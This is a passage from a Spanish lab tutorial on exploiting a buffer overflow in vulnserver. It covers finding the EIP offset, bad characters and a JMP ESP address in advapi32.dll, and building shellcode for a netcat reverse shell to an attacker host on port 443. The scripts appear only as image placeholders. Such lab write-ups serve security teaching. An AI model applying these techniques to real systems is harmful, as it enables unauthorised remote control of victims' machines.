Fig. Detalle del resultado de pattern_offset.
De esta manera conocemos a ciencia cierta el número justo de caracteres inyectados necesarios para provocar el BoF en la aplicación.
3.3. Desarrollando nuestro exploit.
3.3.1. Ajustando nuestro exploit.
Procedemos a mejorar nuevamente nuestro “exploit” con el resultado obtenido anteriormente de “pattern_offset”, añadiendo además algunos valores característicos de rápida localización a simple vista, como pueden ser las letras en ASCII “B” y “C”, equivalentes en hexadecimal a “42” y “43” respectivamente.


Fig. Detalle del script.
Tras lanzar nuevamente el script podemos ver cómo EIP se sobrescribe con “42424242”, que es la representación hexadecimal de “BBBB” y ESP con “CCCC…”. Eso quiere decir que hemos acertado de pleno con el ingreso exacto de 512 “A’s”, ya que posteriormente se posicionan las 4 “B’s” y posteriormente todas las “C’s”.
Señalar que en este código las A’s representan nada más que el relleno del buffer, las B’s representan la dirección de memoria donde tendrá que saltar el flujo del programa para ejecutar el código dañino, y las C’s representarán el código dañino (Shellcode) que se deberá ejecutar tras la correcta explotación del BoF.


Fig. Detalle del crasheo de “vulnserver”.
3.3.2. Comprobación de “Badchars”.
Una de las partes más importantes a tener en cuenta para poder llevar a cabo un desbordamiento de búfer exitoso, es identificar los caracteres incorrectos para poderlos evitar a la hora de confeccionar el “Shellcode” final. Como nota decir que en casi todos los casos el byte nulo (\ x00) es un carácter incorrecto.
Para tener una lista de “bad characters”, podemos realizar un pequeño script en Python como vemos a continuación, y posteriormente tras su ejecución obtendremos las lista.


Fig. Detalle del script badchars.py y resultado del mismo.
Ahora vamos a incluir en nuestro “exploit” una serie de caracteres hexadecimales del “\x01 al \xFF” en un nuevo búfer para poderlos comprobar uno a uno con el depurador, con la finalidad de determinar cuál o cuáles son los caracteres incorrectos que debemos evitar en nuestro “Shellcode”.


Fig. Detalle del script exploit_vulnserver.py.
Se procede a realizar nuevamente la ejecución del “exploit” con el escenario reseteado en el “x32dbg”.
Una vez hayamos lanzado el “exploit” podemos observar en el volcado del ESP (click derecho sobre el ESP, seleccionamos Follow in Dump ) que la secuencia de los datos introducidos se rompe con el carácter ‘\ x00’.


Fig. Detalle de la ejecución de “exploit_vulnserver.py”.
Por tanto el primer “badchar” identificado es: ‘\x00’.
Procedemos a eliminar el “badchar” “\x00” del búfer de explotación y volvemos a enviarlo ejecutando el “exploit” para confirmar si hay otros posibles “badchars”.


Fig. Detalle del script exploit_vulnserver.py sin el badchar identificado.
Continuando con la comprobación nos percatamos de lo siguiente:


Fig. Detalle de la ejecución de “exploit_vulnserver.py”.
Como podemos observar la secuencia se devuelve completa, por lo que se determina que ya no hay más badchars. Por lo tanto se concluye que al confeccionar nuestro Shellcode deberemos excluir el caracter “\x00” del proceso de generación, el cual se realizará más adelante.
3.3.3. Buscando la instrucción “JMP ESP”.
No conocemos la dirección exacta en la memoria que controlamos a través del búfer que enviamos. Sin embargo, sabemos, por la revisión de los valores de registro en el momento del fallo, que el registro ESP apunta a una ubicación dentro de este búfer. Por lo tanto, si logramos redirigir la ejecución del código hacia la ubicación de memoria a la que ESP apunta, y situamos nuestras instrucciones en forma de «opcodes» (creando un «Shellcode») en esa parte del búfer, conseguiremos que el flujo del programa se desvíe hacia donde se encuentra nuestro «Shellcode». Así, habremos explotado exitosamente la aplicación para ejecutar nuestro código.
El siguiente paso consiste en buscar la instrucción «JMP ESP» en el código o en los recursos que utiliza el programa vulnerable. El razonamiento es simple: durante el fallo, queremos que EIP ejecute el contenido señalado por ESP. Esto implica encontrar la forma de hacer que EIP salte a ESP, y la manera más directa de lograrlo es ejecutando la instrucción «JMP ESP».
Para esto, procederemos a depurar la aplicación vulnerable y buscar entre sus recursos los módulos ejecutables que contengan la instrucción «JMP ESP». Nuestro objetivo es identificar y registrar la dirección de memoria de esta instrucción, para luego sobrescribir EIP con esta dirección. De esta manera, cuando EIP se ejecute, redireccionará el flujo del programa a ESP, donde se encuentra nuestro «Shellcode» listo para ser ejecutado.
Para buscar módulos en los recursos que utiliza el programa vulnerable, hacemos clic en «Ver – Módulos». Aquí encontraremos una lista de módulos ejecutables.


Fig. Detalle de los módulos que conforman el “vulnserver.exe”.
Dentro de nuestra lista de módulos, podemos elegir entre gran cantidad de ellos para ubicar nuestra dirección “JMP ESP”. Sin embargo, hay algunas cosas que debemos tener en consideración. En primer lugar, queremos evitar cualquier dirección que contenga un byte cero “\x00”. Este carácter se considera un terminador de cadena en el lenguaje de programación C/C++, y generalmente tiene el efecto de “romper un exploit” cuando se incluye dentro de un búfer.
Por una razón similar, también queremos evitar los caracteres de avance de línea y de retorno “\x0a”, por lo que el uso de cualquier dirección de “vulnserver.exe” está excluida, ya que todas las direcciones dentro de este ejecutable tienen un byte cero (la dirección base es 0x00400000).
Además, cuando sea posible, es preferible hacer uso de una “DLL” que sea un recurso usado por la aplicación, ya que estas direcciones son más portables entre sistemas operativos, y por tanto permite que el exploit sea funcional en mayor cantidad de sistemas Windows. Como no hay archivos “DLL” adicionales como parte de la aplicación vulnerable, tendremos que conformarnos con usar uno de los archivos DLL de Windows que están cargados en memoria.
Es preferible escoger aquellos archivos DLL de mayor relevancia en el Sistema Operativo con la finalidad de hacer nuestro “exploit” más universal, ya que estas DLL tendrán menos probabilidades de cambiar como resultado de posibles parches o revisiones. Estas son “user32.dll”, “ntdl.dll”, “kernel32.dll”, “msvcrt.dll”, “advapi32.dll”, entre otras.
Podemos hacer clic derecho en la entrada de “advapi32.dll”, en la ventana de Módulos, y seleccionamos “Ver Código en desamblador”. El módulo “advapi32.dll” tiene varias instrucciones “JMP ESP”. Para buscarla hacemos click derecho – Buscar en – Módulo actual — Comando, y escribimos “JMP ESP”, como vemos en la siguiente imagen.


Fig. Detalle de búsqueda de comando en módulo actual.


Fig. Detalle de la instrucción a buscar.


Fig. Detalle del resultado de la búsqueda.
Otra forma más rápida de obtener instrucciones específicas como la que estamos buscando, es buscarlas en todos los módulos.


Fig. Detalle de búsqueda de comando en todos los módulos del binario.


Fig. Detalle de la instrucción a buscar.


Fig. Detalle del resultado de la búsqueda.
Encontramos que uno de los “JMP ESP” se ubica en la dirección “76BD5D33” que se escribirá de la siguiente manera en nuestro “exploit”: \x33\x5D\xBD\x76. (Esta dirección, como veremos más adelante, puede verse alterada tras reinicios del sistema, pero no entraremos en los detalles de realizar la captura de dicha dirección de manera automatizada en esta práctica).
La explicación sencilla de escribirlo de esta manera es que los datos introducidos por el búfer lanzado desde el exploit, en el programa vulnerable entran en la pila.
La pila cumple con una estructura tipo LIFO (Last In First Out), es por lo que se hace necesario que para encontrarnos los datos introducidos en la pila en orden cuando estos salgan, se deben meter de atrás hacia adelante, así pues, si metiéramos la dirección “76BD5D33” literal, al salir de la pila obtendríamos “335DBD76” en el EIP, y esa no es la dirección válida hacia la instrucción JMP ESP, por lo que para obtener la dirección válida deberemos enviar desde nuestro exploit la dirección escrita así: “335DBD76”.
3.3.4. Confeccionando nuestro Shellcode de manera manual.
Vamos a desarrollar un “Shellcode” que al ser ejecutada nos devolverá a nuestra máquina atacante (Kali) una Shell de comandos de la máquina víctima (WIN7). El “Shellcode” no deberá contener el badchar “\x00” que anteriormente hemos interceptado como dañino. Es importante tener en cuenta que el sistema víctima tiene un Sistema Operativo Windows 7 32bits, por lo que la confección del Shellcode requerirá de cuidados más especiales que si fuera para un S.O. Linux.
El puerto utilizado en esta práctica es el 443 para recibir la “reverse Shell” de la máquina víctima. En una Shell inversa, como es el caso, no se tiene gran problema en recibirla con la configuración de un escenario básico, ya que son conexiones salientes de la máquina víctima a la atacante hacia puertos “fiables” (80, 443), y ese escenario por norma general es bien aceptado por los firewalls.
Sin embargo, si tratamos de establecer una “bind Shell” en la máquina víctima, es decir, dejar a la escucha un puerto para posteriormente podernos conectar a dicho puerto y tomar el control de esa máquina, es algo más complicado si no trabajamos bajo la misma Red de Área Local (LAN).
Para preparar un escenario que sea fiable para establecer una “bind Shell” deberíamos poder emplear puertos específicos como el 80 (HTTP), 443 (HTTPS), 21 (FTP), 25 (SMTP) u otros que normalmente se encuentran abiertos en los firewalls, y que por tanto dejan realizar conexiones entrantes y salientes sin mayores obstáculos. Para ello debemos tener en cuenta que si en la máquina víctima ya hay un servicio usando el puerto que nosotros queremos dejar a la escucha como puerta trasera, surgirá un error debido a la indisponibilidad del puerto.
Si trabajamos bajo la misma LAN todo el problema quedaría aquí. No obstante, si trabajamos de manera remota, además deberemos ser capaces de abrir dicho puerto en el router, bien con un “port-forwarding” o bien introduciendo la dirección IP de la máquina víctima en la DMZ (Zona Des-Militarizada). Como podemos concluir, la ventaja que nos proporciona una “reverse Shell” es bestial, frente a la complejidad de escenario de una “bind Shell”.
3.3.4.1 Preparación del escenario para recibir la RShell.
En la siguiente captura se muestra cómo preparamos la máquina atacante para recibir la Shell reversa de la máquina víctima en el puerto 443. Para ello permitimos la entrada de conexiones por el puerto 443 en el firewall (ufw), reiniciamos el servicio, y posteriormente se realiza la prueba de que funciona correctamente al recibir una Shell reversa con netcat.


Fig. Detalle del resultado de conexión al puerto 443.
Llegados a este punto ya tenemos el escenario preparado para recibir una reverse Shell de la máquina víctima.
Sin más preámbulos, mostramos los pasos necesarios para la confección del Shellcode descrito anteriormente.
3.3.4.2. Programación del ejecutable en C/C++ encargado de la RShell con Netcat.
El siguiente código trata de ejecutar un netcat con unos parámetros enfocados a ceder una Shell de comandos de la máquina donde se ejecute (máquina víctima WIN7) a la máquina atacante (Kali Linux) con IP 192.168.233.135 que tendrá a la escucha el puerto 443 esperando la conexión. Para llevar a cabo esta práctica se ha supuesto que en la máquina atacante se encuentra netcat en “%systemroot%\system32”, por lo que puede ser ejecutado desde la línea de comandos sin problemas.


Fig. Detalle del código fuente de “rshell_nc.cpp”.
En la siguiente captura se muestra como tras ser ejecutado el compilado del código anterior, se recibe la RShell de la máquina víctima si problema.


Fig. Detalle del resultado de conexión de “rshell_nc.exe”.
3.3.4.3. Desamblado y captura de opcodes del binario “rshell_nc.exe”
Así pues, si desamblamos el binario “rshell_nc.exe” con IDA PRO observamos su código en ASM.


Fig. Detalle del desamblado de “rshell_nc.exe”.
Del mismo modo, podemos observar el código desamblado con x32dbg.


Fig. Detalle del desamblado de “rshell_nc.exe”.
Como se observa en la siguiente captura de x32dbg, podemos coger un “shellcode” inicial con los opcodes que conforman las distintas instrucciones. En el siguiente punto veremos si funciona correctamente o si habrá que hacer algunos ajustes.
